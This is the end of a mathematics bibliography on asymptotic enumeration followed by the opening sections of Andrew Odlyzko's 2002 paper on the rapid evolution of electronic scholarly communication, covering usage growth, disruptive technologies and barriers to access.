[247] G. Labelle, Une nouvelle démonstration combinatoire des formules d'inversion de Lagrange, *Adv. Math., 42* (1981), 217–247.

[248] J. C. Lagarias, A. M. Odlyzko, and D. B. Zagier, On the capacity of disjointly shared networks, *Computer Networks and ISDN Systems, 10* (1985), pp. 275–285.

[249] M.-Y. Lee, Bivariate Bonferroni inequalities, *Aequationes Math. 44* (1992), 220–225.

[250] J. Leray, Le calcul différentiel et intégral sur une variété analytique complexe, *Bull. Soc. Math. France 87* (1959), 81–180.

[251] L. Lewin, *Polylogarithms and Associated Functions*, North Holland, 1981.

[252] B. Lichtin, The asymptotics of a lattice point problem associated to a finite number of polynomials. I, *Duke Math. J., 63* (1991), 139–192.

[253] L. Lipshitz, The diagonal of a D–finite power series is D–finite, *J. Algebra*, *113* (1988), pp. 373–378.

[254] L. Lipshitz, D–Finite Power Series, *J. Algebra*, *122* (1989), pp. 353–373.

[255] L. Lipshitz and A. van der Poorten, Rational functions, diagonals, automata and arithmetic, in *Number Theory*, Richard A. Mollin, ed., Walter de Gruyter, Berlin, 1990, pp. 339–358.

[256] B. F. Logan, J. E. Mazo, A. M. Odlyzko, and L. A. Shepp, On the average product of Gauss–Markov variables, *Bell System Tech. J., 62* (1983), pp. 2993–3006.

[257] B. F. Logan and L. A. Shepp, A variational problem for random Young tableaux, *Advances Math., 26* (1977), 206–222.

[258] G. Louchard, The Brownian motion: a neglected tool for the complexity analysis of sorted table manipulation, *RAIRO Theoretical Informatics*, *17* (1983), pp. 365–385.

[259] G. Louchard, The Brownian excursion: a numerical analysis, *Computers and Mathematics with Applications*, *10* (1984), pp. 413–417.

[260] G. Louchard, Brownian motion and algorithm complexity, *BIT 26* (1986), 17–34.

[261] G. Louchard, Exact and asymptotic distributions in digital and binary search trees, *RAIRO informatique théorique et applications*, *21* (1987), pp. 479–495.

[262] G. Louchard, B. Randrianarimanana, and R. Schott, Dynamic algorithms in D. E. Knuth's model; a probabilistic analysis, *Theoretical Comp. Sci., 93* (1992), 201–255.

[263] T. Luczak, The number of trees with a large diameter, to be published.

[264] G. S. Lueker, Some techniques for solving recurrences, *Computing Surveys, 12* (1980), 419–436.

[265] A. J. Macintyre and R. Wilson, Operational methods and the coefficients of certain power series, *Math. Ann., 127* (1954), 243–250.

[266] K. Mahler, On a special functional equation, *J. London Math. Soc. 15* (1940), pp. 115–123.

[267] K. Mahler, On a class of nonlinear functional equations connected with modular functions, *J. Austral. Math. Soc. Ser. A 22* (1976), 65–118.

[268] K. Mahler, On a special nonlinear functional equation, *Proc. Roy. Soc. London Ser. A 378* (1981), 155–178.

[269] K. Mahler, On the analytic relation of certain functional and difference equations, *Proc. Roy. Soc. London Ser. A 389* (1983), 1–13.

[270] H. S. Mahmoud, *Evolution of Random Search Trees*, Wiley, 1992.

[271] H. M. Mahmoud and B. Pittel, Analysis of the space of search trees under the random insertion algorithm, *J. Algorithms*, *10* (1989), pp. 52–75.

[272] B. Malgrange, Sur les points singuliers des équations différentielles, *L'Enseign. Math., 20* (1974), 147–176.

[273] C. L. Mallows, A. M. Odlyzko, and N. J. A. Sloane, Upper bounds for modular form, lattices, and codes, *J. Algebra, 36* (1975), 68–76.

[274] V. A. Malyshev, An analytic method in the theory of two-dimensional positive random walks, *Sibir. Mat. Zh., 13* (1972), 1314–1329 (in Russian).

[275] A. Maté and P. Nevai, Sublinear perturbations of the differential equation $y^{(n)} = 0$ and of the analogous difference equation, *J. Diff. Equations 53* (1984), 234–257.

[276] A. Maté and P. Nevai, Asymptotics for solutions of smooth recurrence relations, *Proc. Amer. Math. Soc., 93* (1985), 423–429.

[277] J. E. Mazo and A. M. Odlyzko, Lattice points in high–dimensional spheres, *Monatsh. Math., 110* (1990), pp. 47–61.

[278] B. D. McKay, The asymptotic numbers of regular tournaments, eulerian digraphs, and eulerian and oriented graphs, *Combinatorica, 10* (1990), 367–377.

[279] B. D. McKay and N. C. Wormald, Asymptotic enumeration by degree sequence of graphs of high degree, *European J. Combinatorics, 11* (1990), 565–580.

[280] G. Meinardus, Asymptotische Aussagen über Partitionen, *Math. Z., 59* (1954), pp. 388–398.

[281] A. Meir and J. W. Moon, On the altitude of nodes in random trees, *Canadian J. Math.*, *30* (1978), pp. 997–1015.

[282] A. Meir and J. W. Moon, On random mapping patterns, *Combinatorica*, *4* (1984), pp. 61–70.

[283] A. Meir and J. W. Moon, Some asymptotic results useful in enumeration problems, *Aequationes Math., 33* (1987), 260–268.

[284] A. Meir and J. W. Moon, On an asymptotic method in enumeration, *J. Comb. Theory*, Series A, *51* (1989), pp. 77–89.

[285] A. Meir and J. W. Moon, The asymptotic behavior of coefficients of powers of certain generating functions, *European J. Comb., 11* (1990), 581–587.

[286] N. S. Mendelsohn, The asymptotic series for a certain class of permutation problems, *Canad. J. Math., 8* (1956), pp. 234–244.

[287] L. M. Milne-Thomson, *The Calculus of Finite Differences*, MacMillan, 1933.

[288] D. S. Mitrinović, *Analytic Inequalities*, Springer, 1970.

[289] D. Moews, Explicit Tauberian bounds for multivariate functions, to be published.

[290] J. W. Moon, Counting labeled trees, *Canad. Math. Monograph No. 1, Canad. Math. Congress*, 1970.

[291] J. W. Moon, Some enumeration results on series-parallel networks, *Annals Discrete Math., 33* (1987), 199–226. (*Random Graphs '85*, M. Karonski and Z. Palka, eds., North-Holland 1987.)

[292] L. Moser and M. Wyman, On the solutions of $x^d = 1$ in symmetric groups, *Canad. J. Math., 7* (1955), pp. 159–168.

[293] L. Moser and M. Wyman, Asymptotic expansions, *Canadian J. Math.*, *8* (1956), pp. 225–233.

[294] L. Moser and M. Wyman, Asymptotic expansions II, *Canadian Journal of Math.*, (1957), pp. 194–209.

[295] L. Moser and M. Wyman, Stirling numbers of the second kind, *Duke Math. J., 25* (1958), 29–43.

[296] L. Moser and M. Wyman, Asymptotic development of the Stirling numbers of the first kind, *J. London Math. Soc., 33* (1958), 133–146.

[297] National Bureau of Standards, *Handbook of Mathematical Functions*, M. Abramowitz and I. A. Stegun, eds., U.S. Gov. Printing Office, 9th printing, 1970.

[298] N. E. Nörlund, *Vorlesungen über Differenzenrechnung*, Springer, 1924. Dover reprint, 1954.

[299] F. Oberhettinger, *Tables of Mellin Transforms*, Springer, 1974.

[300] A. M. Odlyzko, Periodic oscillations of coefficients of power series that satisfy functional equations, *Adv. Math., 44* (1982), pp. 180–205.

[301] A. M. Odlyzko, Some new methods and results in tree enumeration, *Congressus Numerantium, 42* (1984), pp. 27–52.

[302] A. M. Odlyzko, On heights of monotonically labelled binary trees, *Congressus Numerantium, 44* (1985), pp. 305–314.

[303] A. M. Odlyzko, Enumeration of strings, in *Combinatorial Algorithms on Words*, A. Apostolico and Z. Galil, eds., Springer, 1985, pp. 205–228.

[304] A. M. Odlyzko, Applications of symbolic mathematics to mathematics, pp. 95–111 in *Applications of Computer Algebra*, R. Pavalle, ed., Kluwer, 1985.

[305] A. M. Odlyzko, Explicit Tauberian estimates for functions with positive coefficients, *J. Comput. Appl. Math., 41* (1992), 187–197.

[306] A. M. Odlyzko, B. Poonen, H. Widom, and H. S. Wilf, manuscript in preparation.

[307] A. M. Odlyzko and L. B. Richmond, *On the Compositions of an Integer, Combinatorial Mathematics VII*, R.–W. Robinson, G. W. Southern, and W. D. Wallis, eds., Springer–Verlag Lecture Notes in Mathematics #829, 1980, pp. 119–210.

[308] A. M. Odlyzko and L. B. Richmond, On the unimodality of some partition polynomials, *European J. Combinatorics, 3* (1982), pp. 69–84.

[309] A. M. Odlyzko and L. B. Richmond, On the unimodality of high convolutions of discrete distributions *Ann. Prob., 13* (1985), pp. 299–306.

[310] A. M. Odlyzko and L. B. Richmond, On the number of distinct block sizes in partitions of a set, *J. Combinatorial Theory A, 38* (1985) pp. 170–181.

[311] A. M. Odlyzko and L. B. Richmond, Asymptotic expansions for the coefficients of analytic generating functions, *Aequationes Math., 28* (1985), pp. 50–63.

[312] A. M. Odlyzko and H. S. Wilf, Bandwidths and profiles of trees, *J. Combinatorial Theory B, 42* (1987), pp. 348–370. (Condensed summary of results in *Graph Theory and its Applications to Algorithms and Computer Science*, Y. Alavi et al., eds., Wiley, 1985, pp. 605–622.)

[313] A. M. Odlyzko and H. S. Wilf, The editor's corner: n coins in a fountain, *Amer. Math. Monthly, 95* (1988), pp. 840–843.

[314] A. M. Odlyzko and H. S. Wilf, Functional iteration and the Josephus problem, *Glasgow Math. J., 33* (1991), pp. 235–240.

[315] F. W. J. Olver, *Asymptotics and Special Functions*, Academic Press, New York, 1974.

[316] R. Otter, The number of trees, *Ann. of Math., 49* (1948), pp. 583–599.

[317] A. I. Pavlov, On the number of substitutions with cycle lengths from a given set, *Discrete Appl. Math. 2* (1992), 445–459.

[318] S. G. Penrice, Derangements, permanents, and Christmas presents, *Amer. Math. Monthly, 98* (1991), 617–620.

[319] O. Perron, *Die Lehre von den Kettenbrüchen*, Chelsea reprint.

[320] G. Pólya, Kombinatorische Anzahlbestimmungen für Gruppen, Graphen und chemische Verbindungen, *Acta Math., 68* (1937), pp. 145–254.

[321] G. Pólya, On the number of certain lattice polygons, *J. Combinatorial Theory 6* (1969), 102–105.

[322] G. Pólya and R. C. Read, *Combinatorial Enumeration of Groups, Graphs, and Chemical Compounds*, Springer, 1987.

[323] G. Pólya and G. Szegö, *Problems and Theorems in Analysis*, 2 volumes, English translation, Springer, 1972 and 1976.

[324] A. Popken, Asymptotic expansions from an algebraic standpoint, *Indagationes Math.*, *15* (1953), pp. 131–143.

[325] A. G. Postnikov, Tauberian theory and its applications, *Proc. Steklov Inst. Math., 144*; English translation, *Amer. Math. Soc. Transl.* (1980).

[326] V. Privman and N. M. Svrakic, Difference equations in statistical mechanics: I. Cluster statistics models and II. Solid-on-solid models in two dimensions, *J. Stat. Phys. 51* (1988), 1091–1110 and 1111–1126.

[327] V. Privman and N. M. Svrakic, *Directed Models of Polymers, Interfaces, and Clusters: Scaling and Finite-Size Properties*, Lecture Notes in Physics #338, Springer, 1989.

[328] H. Rademacher, On the partition function, *Proc. London Math. Soc., 43* (1937), pp. 241–254.

[329] A. Regev, Asymptotic values for degrees associated with strips of Young diagrams, *Advances Math., 41* (1981), 115–136.

[330] A. Rényi, Three more proofs and a generalization of a theorem of Irving Weiss, *Magyar Tud. Akad. Mat. Kutató Int. Közl., 7* (1962), 203–214.

[331] A. Rényi and G. Szekeres, On the height of trees, *J. Austral. Math. Soc., 7* (1967), pp. 497–507.

[332] L. B. Richmond, Asymptotic relations for partitions, *J. Number Theory, 4* (1975), 389–405.

[333] L. B. Richmond, The moments of partitions. II, *Acta Arith., 28* (1975), 229–243.

[334] L. B. Richmond, Asymptotic relations for partitions, *Trans. Amer. Math. Soc., 219* (1976), 379–385.

[335] J. Riordan, *Introduction to Combinatorial Analysis*, John Wiley, New York, 1958.

[336] J. Riordan, *Combinatorial Identities*, Wiley, 1968.

[337] K. F. Roth and G. Szekeres, Some asymptotic formulae in the theory of partitions, *Quart. J. Math. Oxford Ser., 5* (1954), pp. 241–259.

[338] V. N. Sachkov, *Probabilistic Methods in Combinatorial Analysis* (in Russian), Nauka, Moscow, 1978.

[339] E. Schmutz, Asymptotic expansions for the coefficients of $e^{P(z)}$, *Bull. London Math. Soc. 21* (1989), pp. 482–486.

[340] A. Schrijver, A short proof of Minc's conjecture, *J. Comb. Theory (A), 25* (1978), 80–83.

[341] R. Sedgewick, Data movement in odd–even merging, *SIAM J. Comput., 7* (1978), pp. 239–272.

[342] L. A. Shepp and S. P. Lloyd, Ordered cycle lengths in a random permutation, *Trans. Amer. Math. Soc., 121* (1966), pp. 340–357.

[343] J. A. Shohat and J. D. Tamarkin, *The Problem of Moments*, Amer. Math. Soc., 1943.

[344] L. Sirovich, *Techniques of Asymptotic Analysis*, Springer Verlag, 1971.

[345] N. J. A. Sloane, *A Handbook of Integer Sequences*, Academic Press, 1973. A revised and expanded edition is in press.

[346] N. J. A. Sloane, *The New Book of Integer Sequences*, Freeman, 1994, to be published.

[347] I. N. Sneddon, *The Uses of Integral Transforms*, McGraw, 1972.

[348] J. Spencer, *Ten Lectures on the Probabilistic Method*, SIAM, 1987.

[349] R. P. Stanley, Generating Functions, in *Studies in Combinatorics*, M.A.A. Studies in Mathematics, Vol. 17., G–C. Rota, ed., Math. Ass. of America, 1978, pp. 100–141.

[350] R. P. Stanley, Differentiably finite power series, *European J. Combinatorics, 1* (1980), 175–188.

[351] R. P. Stanley, *Enumerative Combinatorics*, Wadsworth and Brooks/Cole, Monterey, 1986.

[352] R. P. Stanley, Log-concave and unimodal sequences in algebra, combinatorics, and geometry, pp. 500–535 in *Graph Theory and its Applications: East and West*, *Annals New York Acad. Sci.*, no. 576, 1989.

[353] K. B. Stolarsky, Power and exponential sums of digital sums related to binomial coefficient parity, *SIAM J. Appl. Math., 32* (1977), 717–730.

[354] G. Szegö, *Orthogonal Polynomials*, Amer. Math. Soc. Coll. Publ., vol. 23, rev. ed., Amer. Math. Soc., New York, 1959.

[355] G. Szekeres, Some asymptotic formulae in the theory of partitions. II *Quart. J. Math. Oxford*, Ser. 2, *4* (1953), pp. 96–111.

[356] G. Szekeres, Regular iteration of real and complex functions, *Acta Math.*, *100* (1958), pp. 103–258.

[357] G. Szekeres, Distribution of labelled trees by diameter, pp. 392–397 in *Combinatorial Mathematics X*, Proc. 10-th Australian Conf. Comb. Math., Lecture Notes in Mathematics, Springer, 1982.

[358] G. Szekeres, Asymptotic distribution of the number and size of parts in unequal partitions, *Bull. Australian Math. Soc. 36* (1987), 89–97.

[359] G. Szekeres, Asymptotic distribution of partitions by number and size of parts, pp. 527–538 in *Number Theory*, vol. I, K. György and G. Halász, eds., Colloq. Math. Soc. J. Bolyai, No. 51, North-Holland, 1990.

[360] W. Szpankowski, The evaluation of an alternative sum with applications to the analysis of some data structures, *Inform. Proc. Letters, 28* (1988), 13–19.

[361] L. Takács, On the number of distinct forests, *SIAM J. Discr. Math., 3* (1990), 574–581.

[362] L. Takács, A Bernoulli excursion and its various applications, *Adv. Appl. Prob., 23* (1991), 557–585.

[363] N. M. Temme, Asymptotic estimates of Stirling numbers, *Studies Appl. Math. 89* (1993), 233–243.

[364] E. C. Titchmarsh, *The Theory of Functions*, 2nd ed., Oxford University Press, London, 1939.

[365] E. C. Titchmarsh, *Fourier Integrals*, 2nd ed., Oxford Univ. Press, 1948.

[366] W. J. Trjitzinsky, Analytic theory of linear q-difference equations, *Acta Math., 61* (1933), 1–38.

[367] W. J. Trjitzinsky, Analytic theory of linear differential equations, *Acta math., 62* (1933), 167–226.

[368] V. S. Varadarajan, Meromorphic differential equations, *Expositiones Math.. 9* (1991), 97–188.

[369] R. C. Vaughan, *The Hardy-Littlewood Method*, Cambridge Univ. Press, 1981.

[370] A. M. Vershik and C. V. Kerov, Asymptotics of the Plancherel measure of the symmetric group and a limiting form for Young tableau, *Dokl. Akad. Nauk USSR, 233* (1977), 1024–1027. (In Russian.)

[371] J. Vitter and P. Flajolet, Analysis of algorithms and data structures, *Handbook of Theoretical Computer Science*, Vol. A: Algorithms and Complexity, Ch. 9, pp. 432–524, J. Van Leeuwen, ed., North Holland, 1990.

[372] W. Wasow, *Asymptotic Expansions for Ordinary Differential Equations*, Wiley, 1965.

[373] W. D. Wei, Y. Z. Cai, C. L. Liu, and A. M. Odlyzko, Balloting labelling and personnel assignment, *SIAM J. Alg. Discr. Methods, 7* (1986), pp. 150–158

[374] E. A. Whitehead, Jr., *Four-discordant permutations*, J. Austral. Math. Soc. (Ser. A) 28 (1979), 369–377.

[375] E. T. Whittaker and G. N. Watson, *A Course of Modern Analysis*, 4th ed., Cambridge University Press, Cambridge, 1927.

[376] H. S. Wilf, The asymptotics of $e^{P(z)}$ and the number of elements of each order in S_n, *Bull. Am. Math. Soc.*, *15* (1986), pp. 228–232.

[377] H. S. Wilf, *Generatingfunctionology*, Academic Press, 1990.

[378] H. S. Wilf, The asymptotic behavior of the Stirling numbers of the first kind, *J. Comb. Theory Ser. A*, to appear.

[379] H. S. Wilf and D. Zeilberger, Rational functions certify combinatorial identities, *J. Amer. Math. Soc.*, *3* (1990), pp. 147–158.

[380] H. S. Wilf and D. Zeilberger, An algorithmic proof theory for hypergeometric (ordinary and "q") multisum/integral identities, *Inventiones math., 108* (1992), 575–633.

[381] R. Wilson, The coefficient theory of integral functions with dominant exponential parts, *Quart. J. Math. Oxford, ser. 2, 4* (1953), 142–149.

[382] J. Wimp, *Computation with Recurrence Relations*, Pitman, Boston, 1984.

[383] J. Wimp, Current trends in asymptotics: some problems and some solutions, *J. Computational Appl. Math., 35* (1991), 53–79.

[384] J. Wimp and D. Zeilberger, Resurrecting the asymptotics of linear recurrences, *J. Math. Anal. Appl.*, *111* (1985), pp. 162–176.

[385] R. Wong, *Asymptotic Approximations of Integrals*, Academic Press, 1989.

[386] R. Wong and M. Wyman, The method of Darboux, *J. Approx. Theory, 10* (1974), pp. 159–171.

[387] E. M. Wright, Asymptotic partition formulae, I: Plane partitions, *Quart. J. Math. Oxford Ser., 2* (1931), pp. 177–189.

[388] E. M. Wright, The coefficients of a certain power series, *J. London Math. Soc.*, *7* (1932), pp. 256–262.

[389] E. M. Wright, On the coefficients of power series having exponential singularities, *J. London Math. Soc.*, *24* (1949), pp. 304–309.

[390] E. M. Wright, Partitions of large bipartities, *Amer. J. Math., 80* (1958), 643–658.

[391] E. M. Wright, The asymptotic behavior of the generating functions of partitions of multipartities, *Quart. J. Math. Oxford (2) 10* (1959), 60–69.

[392] E. M. Wright, Partitions into k parts, *Math. Annalen*, *142* (1961), pp. 311–316.

[393] E. M. Wright, A relationship between two sequences, *Proc. London Math. Soc. 17* (1967), 296–304, 547–552.

[394] E. M. Wright, Asymptotic relations between enumerative functions in graph theory, *Proc. London Math. Soc. (3), 20* (1970) pp. 558–572.

[395] E. M. Wright, Graphs on unlabelled nodes with a given number of edges, *Acta Math., 126* (1971), pp. 1–9.

[396] E. M. Wright, The number of strong digraphs, *Bull. London Math. Soc., 3* (1971), 348–350.

[397] E. M. Wright, Graphs on unlabelled nodes with a large number of edges, *Proc. London Math. Soc. (3), 28* (1974), 577–594.

[398] E. M. Wright and B. G. Yates, The asymptotic expansion of a certain integral, *Quarterly J. Mathematics Oxford*, *1* (1950) pp. 41–53.

[399] R. A. Wright, L. B. Richmond, A. M. Odlyzko, and B. D. McKay, Constant time generation of free trees, *SIAM J. Comp., 15* (1986), pp. 540–548.

[400] M. Wyman, The asymptotic behavior of the Laurent coefficients, *Canad. J. Math., 11* (1959), pp. 534–555.

[401] M. Wyman, The method of Laplace, *Trans. Royal Soc. Canada*, *2* (1964), pp. 227–256.

[402] D. Zeilberger, Solutions of exponential growth to systems of partial differential equations, *J. Differential Eq.*, *31* (1979), pp. 287–295.

[403] D. Zeilberger, The algebra of linear partial difference operators and its applications, *SIAM J. Math. Analysis*, *11* (1980), pp. 919–932.

[404] D. Zeilberger, Six etudes in generating functions, *Intern. J. Computer Math.*, *29* (1989), pp. 201–215.

[405] D. Zeilberger, A holonomic approach to special function identities, *J. Comput. Appl. Math., 32* (1990), 321–368.

Fig. 1. Domain $\Delta(r, \phi, \eta)$ of Section 11.1 and the integration contour Γ.

Contents

Learned Publishing (2002)**15**, 7–19

The rapid evolution of scholarly communication

Andrew Odlyzko
AT&T Labs – Research

ABSTRACT: Traditional journals, even those available electronically, are changing slowly. However, there is rapid evolution in scholarly communication. Usage is moving to electronic formats. In some areas, it appears that electronic versions of papers are being read about as often as the printed journal versions. Although there are serious difficulties in comparing figures from different media, the growth rates in usage of electronic scholarly information are sufficiently high that if they continue for a few years, there will be no doubt that print versions will be eclipsed. Further, much of the electronic information that is accessed is outside the formal scholarly publication process. There is also vigorous growth in forms of electronic communication that take advantage of the unique capabilities of the web, and which simply do not fit into the traditional journal publishing format. This paper presents some statistics on usage of print and electronic information. It also discusses some preliminary evidence about the changing patterns of usage. It appears that much of the online usage comes from new readers (esoteric research papers assigned in undergraduate classes, for example) and often from places that do not have access to print journals. Also, the reactions to even slight barriers to usage suggest that even high-quality scholarly papers are not irreplaceable. Readers are faced with a 'river of knowledge' that allows them to select among a multitude of sources, and to find near substitutes when necessary. To stay relevant, scholars, publishers and librarians will have to make even greater efforts to make their material easily accessible.

Andrew Odlyzko

Introduction

Traditional journals and libraries have been vital components of scholarly communication. They are evolving, but slowly. The reasons for this are discussed briefly in Section 1 and, in more detail, in Odlyzko.[1] The danger is that they might be rapidly losing their value, and could become irrelevant.

At first sight, there seems little cause for concern. Print journal subscriptions are declining, but gradually. One often hears of attrition in subscriptions of 3–5% per year. (For example, the American Physical Society, with high-quality and relatively inexpensive journals, has seen a steady decrease of about 3% per year.[2]) At those rates, it takes between 14 and 24 years to lose half the circulation. On internet time, that is almost an eternity. Preprints in most areas are still a small fraction of what gets published. Also, library usage is sometimes reported as declining, but again at modest rates. (For circulation figures for major research libraries in the US, see ARL.[3]) Yet these are not reasons for complacency. Why should there be any declines at all? Ours is an 'Information Age'; the number of people getting college and postgraduate education is growing rapidly, spending on R&D and implementation of new technologies is skyrocketing. Why should established journal subscriptions be dropping, and why should many of the recent specialized journals be regarded as successes if they reach a circulation of 300? Why should many research monographs be printed in runs smaller than the roughly 500 copies of the first edition of Copernicus's *De revolutionibus orbium coelestium* of 1543?

My conclusion is that the current scholarly information system is badly flawed, and that it does not provide the services that are required. This paper presents evidence that there is indeed a growing demand for

high-quality scholarly information, and that it can only be satisfied through easy availability on the web.

Tenopir *et al.*'s important study[4] does show that electronic resources are playing an increasing role, but current usage by established scholars is dominated by traditional media. However, it is important to look at growth rates rather than absolute numbers. In an early-1999 discussion in a librarians' mailing list, somebody pointed out that, in 1998, only 20% of the astronomy articles were submitted to Ginsparg's xxx paper archive (now called the arXiv: www.arxiv.org). An immediate rejoinder from another participant was that, while this was true, the corresponding percentage was around 7% in 1995. It is growth rates that tell us what is in our future.

This paper is only a brief attempt at finding patterns in usage of online information. What we need are careful studies, such as have been carried out for print media. (An excellent and up-to-date survey of those is presented in Tenopir and King;[5] see also a brief summary in King and Tenopir.[6]) At the moment, we do not even have much data about usage patterns online. This is especially regrettable since these patterns appear to be in the midst of substantial changes. Although the web in principle makes it possible to provide extremely detailed information about usage (and this has led to numerous privacy concerns), in practice there is little data collection and analysis, especially in scholarly publishing. Even when data are collected, they are seldom released. Thus one purpose in writing the initial draft of this paper was to stimulate further collection and dissemination of usage data. The main purpose, though, was to look for patterns, even with the scanty data that I was able to collect, to provide a starting point for further research.

We can expect the growth of online material to accelerate

Fortunately, many new studies of electronic resources have appeared very recently. Some of the notable ones will be referenced later.[4,7–11] In general, they do support most of the theses of this paper.

Some of the early studies of electronic usage, such as that in Lenares's interesting paper,[12] concentrated on faculty at leading research institutions. Change might be expected to be slow in such places. Although they usually have the resources to be pioneers, they have little incentive for it, since they do possess good libraries. The evidence to be presented later shows that the current system neglects the needs of growing ranks of scholars who are not at such institutions. Thus it is better to concentrate on usage of information that is freely available over the internet.

Later sections discuss in detail some statistics as well as some qualitative measures of usage of online resources. Here are some tentative conclusions:

1. Usage of online scholarly material is growing rapidly, and in some cases already appears to surpass the usage one could expect to see in traditional print journals. Much of the online usage appears to come from new readers (esoteric research papers assigned in undergraduate classes, for example) and often from places that do not have access to print journals. Evidence can be found in Guthrie[8] and Luther,[11] for example, and in later sections of this paper.
2. We can expect the growth of online material to accelerate, especially as the information about usage patterns becomes widely known. Until recently, scholars did not have much of an incentive for putting their works on the web, as this did not create many new readers. While we can expect that snobbery will retard this step ('I can reach the dozen top experts in my field by publishing in *Physical Review Letters*, or by sending them my preprint directly, why do I care about the great unwashed?'), the attraction of a much greater audience on the web, and the danger that anything not on the web will be neglected, are likely to become major spurs to scholars' migration of their works online. For example, a recent study[10] shows that papers in computer science that are freely available online are cited much more frequently than others. (Anderson *et al.*'s paper[7] might appear to suggest the opposite, since free online availability there was associated with lower citation frequency. However, that result is probably anomalous, in that the

freely available online-only articles in the journal under study were apparently perceived widely, even if incorrectly, as of inferior quality.)

3. The need for traditional peer review is overrated. Odlyzko[13] discusses extensively the inadequacy of conventional peer review, and how much more useful forms were likely to evolve on the internet. (That paper was written before the ascendancy of the web.) While open review and comments on published papers have been slow to take hold, something else is going on. People are coming to my web page in large numbers looking for specific papers. While in almost all cases I do not know what brings them there, it is pretty clear that they are getting pointers to the material from a variety of sources, such as bibliographies and references on other home pages. It is a form of peer review, and it brings many readers even for papers published in obscure and unrefereed places.
4. Concerns about information overload and chaos on the internet are exaggerated. While better organization of the material would surely be desirable, people are finding their way to the serious information sources in growing numbers as is.
5. Ease of access and ease of use are paramount. Material on the web is growing, and scholars, like the commercial content producers, are engaged in a 'war for the eyeballs'. Readers will settle for inferior forms of papers if those are the ones that can be reached easily.
6. Novel forms of scholarly communication are evolving that are outside the boundaries of traditional journals.

These conclusions and predictions are supported by data in the rest of this paper. It does appear that while journals are not changing fast, scholarly communication as a whole is evolving rapidly.

1. Rates of technological change

The conventional notion of 'internet time', in which technological change is accelerated tremendously, is a myth. Rapid change does occur occasionally, and the adoption of web browsers is frequently cited as an example. Less than 18 months after the release of the first preliminary version of the Mosaic browser, web transmissions constituted more than half of internet traffic. However, this was a singular exception. Cell phones, faxes and ATM machines took much longer to spread. Even on the internet, new systems are usually adopted much more slowly. How come IPv6 is still basically invisible? Why is HTTP1.1 spreading so slowly? How about TeX and its various dialects (which go back more than two decades)? Email itself took a while to diffuse, even at universities. The internet has changed much, but it has not made for a dramatic increase in the pace at which new technologies diffuse. A typical timescale for significant changes is still on the order of a decade. This was noted a long time ago:

> A modern maxim says: 'People tend to overestimate what can be done in one year and to underestimate what can be done in five or ten years'. (Licklider,[14] footnote on p. 17)

Concerns about information overload and chaos on the internet are exaggerated

Further discussion of rates of change is available in Odlyzko,[1] which presents many examples (such as music CDs, ATM machines, credit cards and cell phones) supporting the thesis that consumer adoption of new technologies is slow. (For more evidence, see also Klopfenstein[15] and the references therein.) Thus we should not be surprised if electronic scholarly communication does not turn on a dime.

The rare rapid adoptions of new technologies (aside from unusual situations such as that of the web) appear to be associated with the presence of forcing agents that can compel rapid change.[1] On the other hand, sociological changes tend to be very slow, taking a generation or two.

Aside from simply observing that, historically, new technologies have been taking of the order of a decade to be widely adopted, one can also build quantitative models that explain this time scale. Suppose we have two competing or nearly competing services, *A* and *B*. Suppose usage of *A* is static, while that of *B* increases at 50–100% per year, which in the business world

definitely qualifies as spectacular growth. One can easily imagine that *B* might not be noticed until its usage reaches 1% of the established service *A*. From the moment that 1% threshold is reached, even at growth rates of 50–100 % per year, it will take between 7 and 14 years before *B* reaches parity with *A*.

Usage of electronic forms of scholarly information has typically been growing at 50–100% per year, as is shown in various tables in this paper. On the other hand, print usage has shown little change, as far as anyone can tell. Thus the simple model above tells us that a decade is about the length of time we should expect for new modes of electronic communication to become dominant, if current growth rates continue.

2. Disruptive technologies

Even small barriers to access reduce usage significantly

Clayton Christensen's book has become a modern classic.[16] It helps explain the failure of successful organizations, such as 'Encyclopaedia Britannica', to adopt new technologies. The example of the *Britannica*,[13,17] is very instructive. It was and remains the most scholarly of the English-language encyclopaedias. However, it could not cope with the challenges posed first by inexpensive CD-ROM encyclopaedias, and more recently by the web.

What Christensen calls disruptive technologies tend to have three important characteristics:

1. initially underperform established products;
2. enable new applications for new customers;
3. performance improves rapidly.

Electronic publishing has these characteristics. Little material was available initially, screen resolution was poor, printers were not widely available and expensive, and so on. However, online material was easy to locate and access, and could provide novel features, such as the constant updating of the genome database. Moreover, costs, quality and availability have all been improving rapidly. (It should be noted that print also had these characteristics when compared with hand-written manuscripts.[18,19]) That is why direct comparisons of traditional journals or libraries with electronic collections are not directly relevant. For example, Stevens-Rayburn and Bouton's 1998 paper[20] is effective in demonstrating that the web at that time could not substitute for a regular library. It still can't, even in 2001. However, that is not the relevant question.

The mainframe was not dethroned by the PC directly. The PC could not do most of the tasks of the big machines in areas such as payroll processing. The computing power of the mainframes sold each year is still increasing, and has been increasing all along, even when IBM was going through its traumatic downsizing in the early 1990s. It is just that the PC market has been growing much faster, and the mainframe has been consigned to a small niche, and the revenues from that niche have been declining. I think this is a useful analogy to keep in mind. Traditional journals and libraries are still playing a vital role, but, 'journals are not where the interesting action is'.[1] The real issue is that, 'in this new electronic age, if it isn't online, for many purposes it might as well not exist'.[20] Further, even if it is online, it might not matter if it is not easy to access or is not timely.

3. Effects of barriers to use

Even small barriers to access reduce usage significantly. There are some wonderful statistics collected by Don King and his collaborators[21] (and Fig. 9.4 on p. 202 of Lesk,[22] reproduced from Griffiths and King[21]) which show that as the physical distance to a library increases, usage decreases dramatically. A recent statistical tidbit of a similar nature that I have collected is the reaction of the mathematicians at Penn State when all journal issues published before 1973 had to be sent to offsite storage because of space limitations. This move was widely disliked, even though any volume can be obtained within one day. The interesting thing is that the mathematical research community of about 200 faculty, visitors and graduate students asks

for only about 850 items to be recalled from storage per year. That is just over four items per person per year. It seems likely (based on extrapolations from circulation figures for bound journals that are immediately available on shelves) that usage of this material was much higher when it was easily accessible in the library in their building.

When subscriptions to journals are cancelled, articles from those journals are obtained through interlibrary loans or document delivery services. Some libraries (Louisiana State University's perhaps most prominent among them) have consciously decided to replace journal subscriptions with document delivery, after making a calculation of how much the journals cost per article read. While I do not have comprehensive statistics, my impression is that such moves save more than preliminary computations suggest. The dirty little secret behind this phenomenon is that usage of document delivery services is lower than that of journals available right on the spot. Having to fill out a request form and wait a day or a week reduces demand.

Librarians have known for a long time that ease of use is crucial. They experienced this with card catalogues, where materials whose catalogue entries were left in the paper card catalogues were not being used. Thus the current shift towards online usage had been anticipated.

